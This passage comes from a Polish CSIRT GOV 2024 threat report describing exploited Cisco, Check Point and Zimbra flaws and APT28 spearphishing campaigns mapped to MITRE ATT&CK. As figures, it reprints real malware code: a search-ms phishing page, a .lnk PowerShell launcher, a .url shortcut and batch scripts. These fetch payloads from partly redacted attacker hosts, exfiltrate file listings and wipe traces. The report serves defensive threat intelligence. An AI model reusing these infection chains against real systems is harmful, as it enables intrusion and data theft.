- Veeam (CVE-2024-42448 oraz CVE-2024-42449) – Podatności umożliwiają usunięcie dowolnych plików lub wykonanie złośliwego kodu na serwerze VSPC (Veeam Service Provider Console) z poziomu agenta zarządzającego VSPC.

Istotne podatności w obszarze działania CSIRT GOV

Eksploitacja podatności Cisco Adaptive Security Appliance (ASA) oraz Firepower Threat Defense (FTD)

W pierwszej połowie 2024 roku Zespół CSIRT GOV zarejestrował zwiększoną aktywność związaną z wykorzystaniem podatności w oprogramowaniu dostarczanym przez Cisco, tj. Adaptive Security Appliance (ASA) oraz Firepower Threat Defense (FTD). Podatności te zostały oznaczone odpowiednio jako CVE-2024-20353 o stopniu krytyczności w skali CVSS:3.1 określonym na 8.6, CVE-2024-20358 o stopniu krytyczności w skali CVSS:3.1 określonym na 6.7 oraz CVE-2024-20359 o stopniu krytyczności w skali CVSS:3.1 określonym na 6.0.

Podatność CVE-2024-20353 pozwala zdalnemu nieuwierzytelnionemu atakującemu na wysłanie spreparowanego nagłówka HTTP do urządzenia Cisco, co spowoduje nieoczekiwane ponowne uruchomienie urządzenia, a w konsekwencji atak typu Denial-of-Service (DoS).

Podatności CVE-2024-20358 oraz CVE-2024-20359 umożliwiają lokalnemu uwierzytelnionemu użytkownikowi na wykonanie dowolnego kodu z uprawnieniami na poziomie root.

Powyżej przedstawione podatności były wykorzystywane przez adwersarzy do przeprowadzania kampanii o nazwie ArcaneDoor, której zadaniem jest przejęcie kontroli nad urządzeniami Cisco ASA oraz FTD. Kampania ta ukierunkowana była głównie na instytucje rządowe. Przedmiotowy atak polegał na wykorzystaniu powyższych luk w zabezpieczeniach urządzeń Cisco do zainstalowania pary zaawansowanych implantów/backdoorów o nazwach Line Dancer oraz Line Runner na urządzeniach ofiary, które były wykorzystywane do utrzymania trwałego zdalnego dostępu do urządzenia, transferowania plików, zdalnego wykonywania poleceń w systemie, tunelowania ruchu sieciowego, jak również eksfiltracji danych z urządzeń.

Eksploitacja podatności Check Point

Pod koniec pierwszej połowy roku 2024 Zespół CSIRT GOV zarejestrował zwiększoną aktywność związaną z eksploitacją podatności zero-day w oprogramowaniu firmy Check Point oznaczonej następnie jako CVE-2024-24919, o stopniu krytyczności w skali CVSS:3.1 określonym na 8.6.

Podatność dotyczy oprogramowania Check Point Network Security Gateway z włączonym Remote Access VPN lub korzystającym z Check Point Capsule Workspace. Opisywana luka pozwalała nieuwierzytelnionemu atakującemu na zdalny odczyt informacji i była wykorzystywana do wyodrębniania skrótów haseł z lokalnych kont użytkowników używających haseł jako jedynego składnika uwierzytelnienia.

Podatność dotyczy oprogramowania:

- Quantum Security Gateway and CloudGuard Network Security: R81.20, R81.10, R81, R80.40,
- Quantum Maestro and Quantum Scalable Chassis: R81.20, R81.10, R80.40, R80.30SP, R80.20SP,
- Quantum Spark Gateways: R81.10.x, R80.20.x, R77.20.x.

Eksploitacja podatności Zimbra Collaboration Suite

Pod koniec roku 2024 Zespół CSIRT GOV zarejestrował zwiększoną aktywność związaną z eksploitacją podatności w oprogramowaniu Zimbra Collaboration Suite (ZCS). Podatność ta została oznaczona jako CVE-2024-45519, o stopniu krytyczności w skali CVSS:3.1 określonym na 9.8.

Przedmiotowa podatność występuje w usłudze postjournal wykorzystywanej przez Zimbrę, która w sposób nieodpowiedni waliduje wprowadzone dane przez użytkownika w polu SMTP „RCPTTO:", co w efekcie może prowadzić do zdalnego wykonania kodu po stronie serwera. W domyślnej konfiguracji serwera Zimbra usługa postjournal jest wyłączona.

3

ZAGROŻENIA ZE STRONY GRUP SPONSOROWANYCH I HAKTYWISTYCZNYCH

Rok 2024 charakteryzował się również zagrożeniami, które wpisują się w aktywności wskazujące na działania grup cyberofensywnych oraz haktywistycznych. Zagrożenia tego typu jak zawsze niosą za sobą podwyższony poziom ryzyka, który może skutkować wystąpieniem incydentów w cyberprzestrzeni RP. Cyberataki prowadzone z pobudek politycznych i ideologicznych to zagrożenie, z jakim mierzą się państwa na całym świecie. Polska z uwagi na swoje położenie geopolityczne szczególnie narażona jest na występowanie tego typu zagrożeń, mających swe źródło zwłaszcza w aktywności adwersarzy wspierających cele czy narrację przede wszystkim rosyjską. W tym rozdziale został przedstawiony opis zagrożeń naruszających bezpieczeństwo systemów administracji rządowej i operatorów infrastruktury krytycznej, uwzględniając zarazem określone aspekty ataków opisanych w postaci metodyki TTP[5].

Pierwszą kategorią, zasługującą na szczególną uwagę są cyberzagrożenia eskalowane przez grupy typu Advanced Persistent Threat, mające zwłaszcza charakter typu state-sponsored. Są to zespoły wspierane i zadaniowane w dużej mierze przez obce państwa, które wykorzystują tego typu grupy do pozyskiwania informacji z sieci systemów teleinformatycznych państw-celów, a także nierzadko do prowadzenia działań destrukcyjnych. Zagrożenia płynące z działalności grup sponsorowanych charakteryzują się zwykle wysokim poziomem technicznym i stopniem zaawansowania swoich działań. Zasadniczą cechą działania tego typu grup jest pozostawanie w ukryciu, przy jednoczesnym zapewnieniu dostępu do skompromitowanej infrastruktury.

W 2024 roku w polskiej cyberprzestrzeni notowane były różne rodzaje aktywności grup sponsorowanych – od „zwykłych" kampanii phishingowych wyłudzających dane logowania, przez wiadomości dystrybuujące złośliwe oprogramowanie, adresowane do wytypowanych pracowników administracji rządowej czy operatorów infrastruktury krytycznej, po ataki wykorzystujące słabości zabezpieczeń w dostępie do poczty elektronicznej, dostępie zdalnym czy podatności urządzeń brzegowych sieci teleinformatycznych. Tego typu ataki cechują się wykorzystaniem technik typu *living off the land*, opierających się na narzędziach systemowych celem zapewnienia persystencji i poszerzenia uprawnień w dostępie do systemów (co pozwala na utrzymanie trwałego, trudnego do wykrycia dostępu, a co za tym idzie – prowadzenia długoterminowej działalności cyberwywiadowczej). Wśród narzędzi wykorzystywanych przez grupy cyberofensywne identyfikowane są także programy dostępne w repozytoriach otwartoźródłowych.

Obserwacja działalności grup sponsorowanych wskazuje również, że celem ataków mogą być nie tylko podmioty kluczowe z punktu widzenia bezpieczeństwa państwa i jego interesów gospodarczych, ale także wszelkiego rodzaju podmioty świadczące usługi dla administracji państwowej czy operatorów infrastruktury krytycznej, zwłaszcza w zakresie usług IT/OT. Ten rodzaj zagrożenia, określany mianem

[5] Tactics, Techniques, and Procedures - taktyki, techniki i procedury opisujące cele, metody i zachowania atakującego.

ataków na łańcuch dostaw, z uwagi na dużą liczbę kooperantów o różnej dojrzałości w zakresie cyberbezpieczeństwa, stanowi znaczące wyzwanie przy identyfikacji i mitygacji działalności grup sponsorowanych, i co za tym idzie rozpoznawania skali ich działania oraz, w konsekwencji, analizy wynikającego z nich ryzyka dla cyberprzestrzeni RP, w szczególności dla newralgicznych obszarów bezpieczeństwa państwa.

Dodatkowo w 2024 roku stałym elementem krajobrazu cyberzagrożeń w dalszym ciągu były także ataki przypisywane grupom haktywistycznym, które, w odróżnieniu od grup sponsorowanych, intensywnie publikowały informacje o swoich działaniach na portalach społecznościowych, tak aby dotrzeć do jak najszerszego grona odbiorców i tym samym promować obrane cele ideologiczne. Grupy te koncentrowały swoje działania na atakach typu DDoS celem zakłócenia dostępności usług i stron internetowych, co stanowiło kontynuację działań z 2022 i 2023 roku. Drugim klastrem aktywności grup haktywistycznych były działania ukierunkowane na uzyskiwanie dostępu do infrastruktury teleinformatycznej, w tym urządzeń IIoT[5a] oraz paneli HMI[5b], które nie zostały właściwie zabezpieczone przy zdalnym dostępie, umożliwiając atakującym np. podgląd parametrów pracy urządzeń czy wykonywanie prób manipulacji ustawieniami.

Charakteryzując aktywność haktywistów w 2024 roku nie sposób nie zauważyć, że rzekome sukcesy, zarówno dotyczące niedostępności spowodowanych atakami DDoS, jak i nieautoryzowanego dostępu, miały przede wszystkim za cel ukazanie skuteczności prowadzonych cyberataków oraz podkreślenie własnego potencjału. W tym kontekście nie powinno tym samym dziwić, że prowadzone działania miały służyć przede wszystkim propagandzie, co niekoniecznie korespondowało z rzeczywistym wpływem na funkcjonowanie atakowanych podmiotów. Aktywność ta jednak była przejawem wzrostu liczby tego typu grup jak również stopniowo zwiększającego się potencjału do prowadzenia działań ofensywnych.

Zauważalnym w 2024 roku elementem ryzyka w cyberprzestrzeni RP stały się również grupy cyberprzestępcze, których motywacją nie były cele stricte polityczne czy ideologiczne, ale czysto finansowe. Potencjał tych grup może być także wykorzystywany przez aktorów państwowych, którzy mogą nabywać w tzw. darknecie zarówno pewnego rodzaju aktywa od grup w postaci eksfiltrowanych danych wrażliwych, jak również dostęp do skompromitowanych systemów.

[5a] Industrial Internet of Things - połączone ze sobą czujniki, maszyny i systemy w środowisku przemysłowym, wykorzystywane w celu zbierania danych, automatyzacji oraz optymalizacji procesów produkcyjnych.

[5b] Human-Machine Interface - interfejs człowiek-maszyna umożliwiający użytkownikowi na komunikację i interakcję z maszyną, procesem technologicznym lub systemem, pozwalając na monitoring, sterowanie i wizualizację danych.

Głównym modus operandi grup cyberprzestępczych jest oprogramowanie typu ransomware, a ataki z jego wykorzystaniem poprzedzone są często eksfiltracją danych z zasobów sieciowych przed ich finalnym zaszyfrowaniem. Złożony krajobraz zagrożeń kształtowany przez te grupy wskazuje także, że tego typu działalność może być także wykorzystywana do operacji grup cyberofensywnych pod tzw. „fałszywą flagą". W tego typu przypadkach aktorzy państwowi mogą podszywać się pod grupy cyberprzestępcze celem maskowania swojej działalności, tym samym zmniejszając możliwość prowadzenia właściwej atrybucji przeprowadzanych ataków i oddalając przypuszczenia ich konotacji państwowych.

Oceniając działania grup APT w roku 2024 warto zarazem podkreślić, że zauważalne jest skrócenie się czasu pomiędzy ujawnianymi podatnościami a ich wykorzystaniem do prowadzenia skutecznych ataków. Dostępne narzędzia typu open-source czy sztuczna inteligencja dają atakującym zdolności prowadzenia ciągłego rozpoznania podatności infrastruktury obranych celów i identyfikacji podatności w ich oprogramowaniu. Należy tutaj także nadmienić, że brak aktualizacji sprzętu czy oprogramowania oraz umiejscowienie tego typu infrastruktury na brzegu sieci Internet stwarzają znaczne ryzyko rozpoznania potencjalnych słabości przez grupy APT. Przykładem występowania tego typu zagrożeń są informacje publikowane o podatnościach aktywnie eksploitowanych przez grupy cyberofensywne[6]. Wiedza na ten temat pozwala na lepszą ocenę zagrożeń dla własnej infrastruktury i tym samym pozwala na budowanie lepszego obrazu sytuacyjnego w zakresie ryzyka dla ciągłości działania. Dodatkowo charakteryzując aktywności grup APT istotne jest przede wszystkim całościowe spojrzenie na metody ich działania. Spojrzenie to wymaga uwzględnienia nie tylko samych celów, które samoczynnie się narzucają w przypadku np. publikacji danych, ale również istotnych elementów analizy tego typu ataków uwzględniających infrastrukturę wykorzystywaną przez aktora do ataku, wykorzystywane narzędzia i metody działania. W tym zakresie z pomocą przychodzą modele analityczne, takie jak matryca MITRE ATT&CK, które przybliżają działanie poszczególnych grup APT.


W roku 2024 odnotowano szeroki zakres aktywności APT, gdzie aktorem dominującym w CRP była grupa APT określana jako APT28. Wśród pozostałych klastrów aktywności w Raporcie przedstawiono również zagrożenia ze strony APT29, UNC1151, APT15, grup haktywistycznych, a także grupy DaVinci i innych aktorów cyberprzestępczych. W stosunku do określonych klastrów aktywności przedstawiona została w możliwym zakresie ogólna charakterystyka działania w postaci taktyk, technik i procedur (TTP) według matrycy MITRE ATT&CK.

[6] Cennym źródłem informacji w tym zakresie jest katalog wykorzystywanych podatności utrzymywany przez agencję CISA: https://www.cisa.gov/known-exploited-vulnerabilities-catalog.

APT28

Głównym klastrem aktywności w roku 2024 w cyberprzestrzeni RP były zagrożenia związane z działaniami grupy APT28, znanej także jako Fancy Bear. Dobór celów przez tę grupę motywowany był potrzebami cyberszpiegowskimi, a obserwowane ataki były ukierunkowane przede wszystkim na administrację rządową oraz sektor energetyczny i transportowy w Polsce.

Na przełomie grudnia 2023 i stycznia 2024 roku kilka europejskich państw, w tym Polska i Ukraina, odnotowało nową kampanię spearphishingową. Atakujący wykorzystali przejęte skrzynki email celem dostarczenia do użytkowników zawartości złośliwej. Kampania ta wykorzystała nowy wektor ataku, gdzie w treści wiadomości umieszczono odnośnik do zewnętrznego zasobu w domenie *firstcloudit.com*[7] (należącej do oferującej usługi hostingowe platformy DriveHQ). Po otwarciu linku następowało wyświetlenie spreparowanej strony, zawierającej rozmyty fragment dokumentu z przyciskiem mającym rzekomo prawidłowo go wyświetlić[8].



Rysunek 33. Złośliwa strona w domenie firstcloudit.com prezentująca rozmyty dokument

[7] T1583.001 – Resource Development – Acquire Infrastructure: Domains
[8] T1204.001 – Execution – User Execution: Malicious Link

W rzeczywistości po naciśnięciu przycisku następowało wykonanie szeregu operacji służących przesłaniu złośliwego pliku do stacji roboczej użytkownika. W pierwszej kolejności kod JavaScript zawarty na stronie *firstcloudit.com* odwoływał się do adresu w domenie *oast.fun* poprzez zastosowanie tzw. śledzącego piksela[9]. W kolejnym kroku na stację roboczą ofiary pobierany był z wykorzystaniem modułu obsługi U*RI search*[10] *(search:URI)* plik z zewnętrznego zasobu atakującego znajdującego się na serwerze WebDAV[11], co skutkowało otwarciem okna eksploratora plików Windows.

```
<html>
    <head class="header" id="myHeader">
        <link rel="stylesheet" href="a.css">
        <img src="https://                                  .oast.fun" hidden />
    </head>

    <body>
            <div id="c1">
                <img src=".\Capture2.PNG"/>
            </div>
            <div class="button-overlay">
                <center>
                    <img style="filter: blur(4.1px)" src=".\Capture10.PNG"/>

                    <!— HTML !—>
                    <button class="button-48" role="button" onclick="getVideo()"> <span class="text">CLICK TO VIEW DOCUMENT</span></button>
                </center>

            </div>
            <script defer>
                function getVideo() {
                    window.location.href = 'search:displayname=Downloads&subquery=                                    .search-ms';
                    const newElement = document.createElement('img');
                    newElement.src = "https://                                  .oast.fun";
                    newElement.hidden = true;
                    document.body.appendChild(newElement);
                }
            </script>
```

Rysunek 34. Fragment kodu JavaScript w kodzie strony w domenie firstcloudit.com

Wynikiem tego było wyświetlenie okna wyszukiwania w folderze „Pobrane", które zawierało plik skrótu naśladujący dokument PDF. W rzeczywistości plik miał podwójne rozszerzenie .pdf.lnk[12] i przy domyślnych ustawieniach systemu Windows, gdzie faktyczne rozszerzenie jest niewidoczne, plik mógł sprawiać wrażenie dokumentu PDF dla użytkownika.

```
[system.Diagnostics.Process]::Start('msedge','file://              /webdav/    .pdf');
\\              8@80\webdav\Python39\python.exe
\\              8@80\webdav\Python39\Client.py"
```

Rysunek 35. Polecenie PowerShell wykonywane po uruchomieniu pliku .pdf.lnk

[9] Tracking pixel
[10] https://www.trellix.com/blogs/research/beyond-file-search-a-novel-method/
[11] T1071.002 – Command and Control – Application Layer Protocol: File Transfer Protocols
[12] T1036.007 – Defense Evasion – Masquerading: Double File Extension

W tej sytuacji ofiara, nieświadomie, po otwarciu tego pliku uruchamiała na swojej stacji roboczej skrypt PowerShell[13]. Skrypt otwierał faktyczny dokument o nazwie *wody.pdf* oraz wykonywał dodatkowo skrypt w języku Python w interpreterze[14], a pliki te – dokument, skrypt oraz interpreter –pobierane były z zasobu na serwerze WebDAV. Złośliwy kod Python dystrybuowany w tej kampanii stanowił narzędzie znane publicznie jako MASEPIE, charakterystyczne dla grupy APT28. Narzędzie to służy przede wszystkim do ustanowienia komunikacji z serwerem C2 oraz do wymiany plików w obie strony. Wykorzystując MASEPIE, atakujący mają możliwość wgrania kolejnych złośliwych plików, w tym backdoorów czy stealerów.

Podobna technika ataku została wykorzystana przez aktora w kampanii z końca stycznia 2024 roku, gdzie motywem było wydarzenie organizowane przez przedstawicieli RP w Brukseli[15]. W tym przypadku wykorzystano skrzynki poczty elektronicznej założone u czeskiego dostawcy Seznam[16], a dodatkowo zastosowana technika spoofingu wskazywała na nadawców będących pracownikami polskiego Ministerstwa Spraw Zagranicznych.

Please register no later than 9:00 am on Friday, 26 January 2024

CLICK TO REGISTER

On 29 January 2024 at 7:00 PM at the Permanent Representation of the Republic of Poland to the EU in Brussels (Window Poland, Avenue Cortenbergh 16), an event will be held on the sidelines of *the Global Gateway Investors Forum on Sustainable Transport Connectivity between Europe and Central Asia* under the title *Middle Corridor – a geostrategic pillar of EU-Central Asia economic relations. Unleashing business potential*.

The main point of the programme will be the presentation of the latest report of the Polish Centre for Eastern Studies on the Middle Corridor, which will provide a food-for-thought for the expert discussion on the matter among policy makers, administration and business. The ensuing cocktail dinner will also networking opportunities for participants.

The Middle Corridor has been identified as one of the most economically viable routes in the recent EBRD Study on Sustainable transport connections between Europe and Central Asia. As such, it has potential to become the main economic corridor for the EU, Central Asia and South Caucasus. It also provides a geostrategic alternative to corridors running through Russia and its importance has been highlighted in the context of the Russian invasion of Ukraine. The Middle Corridor allowed for transporting goods subject to sanctions imposed on Russia and has witnessed unprecedented growth of cargo volumes shipped through the corridor.

Rysunek 36. Treść wiadomości phishingowej wykorzystującej motyw agendy wydarzenia międzynarodowego

[13] T1059.001 – Execution – Command and Scripting Interpreter: PowerShell
[14] T1059.006 – Execution – Command and Scripting Interpreter: Python
[15] T1656 – Defense Evasion – Impersonation
[16] T1585.002 – Resource Development – Establish Accounts: Email Accounts

W tym przypadku plik o rozszerzeniu URL – pobierany z serwera WebDAV z wykorzystaniem protokołu *search-ms* – po uruchomieniu pobierał i wykonywał złośliwy plik *msedge.exe*, który miał swoją nazwą imitować przeglądarkę Microsoft Edge.

```
[InternetShortcut]
URL=file:"//              @5000/                                  /Program Files (x86)/Microsoft/Edge/Application/
msedge.exe"
HotKey=0
IconIndex=0
IconFile=C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
[{000214A0-0000-0000-C000-000000000046}]
Prop3=19,9
```

Rysunek 37. Zawartość pliku .url służącego do pobrania pliku msedge.exe

W rzeczywistości plik ten był aplikacją .Net, która miała na celu, jako kolejny etap ataku, pobranie i uruchomienie pliku, tym razem z rozszerzeniem .cmd, a następnie uruchomienie skryptu VBS oraz pliku BAT, co ostatecznie infekowało stację roboczą oprogramowaniem typu stealer.

```
@echo off &
(echo On Error Resume Next & echo CreateObject^("WScript.shell^"^).Run ^"^"^"%%programdata%%\\   .bat^"^"^"^, 0^, False &
echo Set oFso = CreateObject^("Scripting.FileSystemObject^"^) : oFso.DeleteFile Wscript.ScriptFullName, True) >
"%programdata%\   .vbs" &
echo del %%0 ^& for /l %%%%n in () do ( chcp 65001 ^& timeout 120 ^& taskkill /im msedge.exe /f ^& timeout 5 ^&
del /q /f "%%userprofile%%\Downloads\*.sxc" ^&
start "" msedge --headless=new --disable-gpu data:text/
<script>window.location.replace("http://            :5000/   /   .sxc");</script>
^& timeout 30 ^& taskkill /im msedge.exe /f ^&
move /y "%%userprofile%%\Downloads\*.sxc" "%%programdata%%\ .cmd" ^&
call "%%programdata%%\vihigyyyhj.cmd" ^&
del /q /f "%%programdata%%\vihigyyyhj.cmd") > "%programdata%\                .bat" &
(echo ^<!DOCTYPE html^>^<html^>^<body^>^<script^>var xhr = new XMLHttpRequest^(^);var text = String.raw^`) >
"%programdata%\gylcdfplcs.tab" &
(echo ^`;xhr.open^(^'PUT^', ^'http://            :5000/   /   .log^'^);xhr.setRequestHeader^(^'Content-Type^', ^'text/
html^'^);xhr.send^(text^);^</script^>^</body^>^</html^>) > "%programdata%\kxkfmweasw.tsv" &
start "" "%programdata%\   .vbs" &
start msedge "https://            /two-years-of-war-in-ukraine-tickets" &
del %0
```

Rysunek 38. Zawartość pliku .cmd stanowiącego jeden z elementów infekcji

```
chcp 65001
taskkill /im msedge.exe /f
(dir "%userprofile%\.." & dir "%userprofile%\Desktop" & dir "%userprofile%\Downloads")>"%programdata%\   .diff"
copy "%programdata%\*.tab" + "%programdata%\*.diff" + "%programdata%\*.tsv" "%programdata%\daeokzveew.html"
(echo %programdata%)>"%programdata%\   "
set /p lxapvfazdz=<"%programdata%\   "
timeout 5
start "" msedge --headless=new --disable-gpu "file:///%   %/   .html"
timeout 30
taskkill /im msedge.exe /f
del /q /f "%userprofile%\Downloads\*.sxc"
del /q /f "%programdata%\   "
del /q /f "%programdata%\*.diff"
del /q /f "%programdata%\   .html"
```

Rysunek 39. Zawartość pliku .sxc stanowiącego jeden z elementów infekcji

Rok 2024 stanowił także kontynuację kampanii dystrybuujących złośliwe oprogramowanie HEADLACE, wykorzystujących w tym celu różnego rodzaju motywy socjotechniczne. W roku 2024 były to między innymi wiadomości stanowiące ofertę sprzedaży auta z floty dyplomatycznej, wysłane ze skrzynki w domenie *bigmir.net*[17], wskazującej na ukraińskiego dostawcę poczty email. Treść wiadomości zachęcała do otwarcia linku pod pozorem ogłoszenia o sprzedaży samochodu marki Audi[18], tymczasem w rzeczywistości odnośnik odwoływał się do strony *webhook.site*. Skrypt strony weryfikował wartość nagłówka przeglądarki UserAgent – jeżeli ofiara korzystała z systemu innego niż Windows, wyświetlany był niezłośliwy obrazek; w przeciwnym wypadku na komputer ofiary było pobierane archiwum ZIP, zawierające trzy pliki: EXE, DLL oraz BAT. Plik wykonywalny posiadał podwójne rozszerzenie .jpg.exe, aby – podobnie jak we wcześniejszych kampaniach – imitować plik graficzny.


File Version Information

Copyright	© Microsoft Corporation. All rights reserved.
Product	Microsoft® Windows® Operating System
Description	Windows Calculator
Original Name	CALC.EXE
Internal Name	CALC
File Version	6.1.7600.16385 (win7_rtm.090713-1255)

Rysunek 40. Informacja o pliku .exe stanowiący aplikację kalkulator Windows 7

W rzeczywistości była to jednak kopia autentycznej aplikacji kalkulatora Windows, która ze względu na podatność na technikę *DLL Side-Loading*[19] ładowała drugi z plików obecnych w archiwum, czyli złośliwą bibliotekę DLL stanowiącą komponent oprogramowania HEADLACE. Zadaniem tej biblioteki było wykonanie ostatniego z trzech plików, czyli skryptu BAT.

[17] T1585.002 – Resource Development – Establish Accounts: Email Accounts
[18] T1656 – Defense Evasion – Impersonation
[19] T1574.002 – Defense Evasion – Hijack Execution Flow: DLL Side-Loading



Rysunek 41. Analiza działania biblioteki .dll uruchamiającej plik .bat


W wyniku uruchomienia pliku BAT następowało pobranie z wykorzystaniem Microsoft Edge z zasobu w domenie *webhook.site* pliku o rozszerzeniu .jpg[20], który był przenoszony do innej lokalizacji[21], zmieniając rozszerzenie pliku na .cmd celem wykonania.

```
@echo off
if not DEFINED IS_MINIMIZED set IS_MINIMIZED=1 && start "" /min "%~dpnx0" %* && exit
start msedge data:text/html;
<title>IMG-387470302099.jpg</title><iframe src="https://webhook.site/   " style="position:fixed; top:0; left:0; bottom:
0; right:0; width:100%; height:100%; border:none; margin:0; padding:0; overflow:hidden; z-index:999999;"></iframe>
timeout 15 > nul
move %userprofile%\downloads\IMG-387470302099.jpg %programdata%\IMG-387470302099.cmd > nul
type nul > %userprofile%\downloads\IMG-387470302099.jpg
call %programdata%\IMG-387470302099.cmd
del /q /f /a %0 & exit
```

Rysunek 42. Zawartość pliku .bat

W następstwie ataku część artefaktów była usuwana, aby zminimalizować ryzyko wykrycia[22]. Ostateczny payload zwracał informacje ze stacji roboczej ofiary – w tym listę plików z folderów Pulpit i Pobrane, a także adres IP.

[20] T1036.008 – Defense Evasion – Masquerading: Masquerade File Type
[21] T1070.010 – Defense Evasion – Indicator Removal: Relocate Malware
[22] T1070.009 – Defense Evasion – Indicator Removal: Clear Persistence



Rysunek 43. Grafika stanowiąca tzw. decoy file

W podobnej kampanii z maja 2024 roku głównym motywem ataku była również sprzedaż, ale innego rodzaju produktu.

Od Игорь Секрет <biznessman@bigmir.net>

Temat Rozwiązałem Twój problem

Witaj Paweł!

